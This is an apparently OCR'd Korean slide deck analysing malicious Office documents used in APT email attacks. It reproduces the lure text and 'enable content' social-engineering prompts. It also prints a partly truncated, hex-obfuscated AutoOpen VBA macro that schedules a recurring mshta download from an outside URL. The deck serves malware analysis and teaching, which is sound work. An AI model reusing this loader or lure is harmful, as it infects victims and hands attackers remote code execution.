
문서형 악성코드를 분석해보자!

2021.07.05, 이충호

목차

VirusTotal 최근 7일 통계



수집되는 악성코드 중
문서형 악성코드의
비중 : 10%


https://www.virustotal.com/ko/statistics/

문서형 악성코드?


문서 속에 악성코드를 삽입한 것, 지능형지속공격(APT)에서
이메일 첨부파일을 이용해 감염시키는 형태로 많이 활용된다.
문서의 확장자는 PDF, HWP, DOC, PPT, XLS 등 다양하다.
보통 매크로 언어를 사용한다.

1) 문서형 악성코드 공격 사례

한국수력원자력 정보 유출・협박 흐름도



2) 문서형 악성코드 공격 사례



보안 경고 매크로를 사용할 수 없도록 설정했습니다.

Microsoft

PROTECTED DOCUMENT

Can't view the content? Try those steps below ;

1. Open the d
Previewing

2. Use a Deskt
Protected d

3. Please click
the content

Then one day, I was waiting to get a job, and the Korean-Chinese missionary looked at me and came as if he knew that I was a North Korean defector.


I work with the help of an Chinese Korean missionary.

As winter has come, it is a difficult situation because there is no more work.

As a North Korean defector, it seems hard to hold out in China.


I want to live like a human being.

I want to go to Korea.




```
ydpzryrkrrfk("636d64202f6320736368746173 6b73202f437265617465202f5343204d494e555445202f4d4f2
ydpzryrkrrfk("72697665202f545220")
action = ydpzryrkrrfk("6d73687461") & ydpzryrkrrfk("20") & mas & ydpzryrkrrfk("7072652e68")
tmp = regInst & """" & action & """" & " /f"
With CreateObject(ydpzryrkrrfk("575363726970742e5368") & ydpzryrkrrfk("656c6c"))
.Run tmp, aoouvrlsdb, True
End With
End Sub
Sub pwdjbaitstjbswjev(pwd)
On Error GoTo eHandler
Application.ActiveWindow.View.Type = wdPrintView
ActiveDocument.Unprotect pwd
arr = Array(ydpzryrkrrfk("74") & ydpzryrkrrfk("626f78"), ydpzryrkrrfk("72") & ydpzryrkrrfk(
For Each itm In arr
ActiveDocument.Shapes(itm).Fill.Solid
ActiveDocument.Shapes(itm).Delete
Next
Selection.WholeStory
Selection.Font.Hidden = False
Selection.Collapse
ActiveDocument.Save
eHandler:
End Sub
Sub AutoOpen()
pwdjbaitstjbswjev (ydpzryrkrrfk("39302d3d6f705b5d6b") & ydpzryrkrrfk("6c3b27"))
rsrbsuevlwseu (ydpzryrkrrfk("687474703a2f2f") &
ydpzryrkrrfk("7777772e626f617a2e6b722f736b696e2f6d656d6265722f6c6f672f"))
End Sub
Private Function ydpzryrkrrfk(ByVal frnfqybkeufv As String) As String
Dim zfgvmslehmof As Long
For zfgvmslehmof = 1 To Len(frnfqybkeufv) Step 2
ydpzryrkrrfk = ydpzryrkrrfk & Chr$(Val("&H" & Mid$(frnfqybkeufv, zfgvmslehmof, 2)))
```

3) 문서형 악성코드 공격 사례



see in 8677



보안 경고 매크로를 사용할 수 없도록 설정했습니다.


This Document is protected!

1 Open the document in Microsoft Office. Previewing offline is not available for protected documents.


2 If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.

3 Once you have enabled editing, please click "Enable content" on the yellow bar above.

sample1 실행 흐름도



sample1 정적 분석



File name: C:/Users/forgo/Desktop/analy/sample1_2/sample1

Type: Binary Size: 477493


```
Binary
    Format: Microsoft Office Word(15,0000)
```

Nauz File Detector

100%

6 ms

sample1 정적 분석



sample1.zip - 반디집 7.13 (스탠더드)
파일(F) 편집(E) 찾기(I) 설정(S) 보기(V) 도구(T) 도움말(A)
열기
풀기
새로 압축
파일 추가
파일 삭제
테스트

- sample1.zip
  - _rels
  - customXml
  - docProps
  - word
    - _rels
    - media
    - theme

이름
- ..
- _rels
- media
- theme
- document.xml
- endnotes.xml
- fontTable.xml
- footnotes.xml
- settings.xml
- styles.xml
- vbaData.xml
- vbaProject.bin
- webSettings.xml

파일: 20, 폴더: 0, 압축 파일 크기: 466KB

sample1 정적 분석




```
D:₩malware_Analysis₩OfficeMalScanner₩OfficeMalScanner>OfficeMalScanner.exe vbaProject.bin info

+------------------------------------------------+
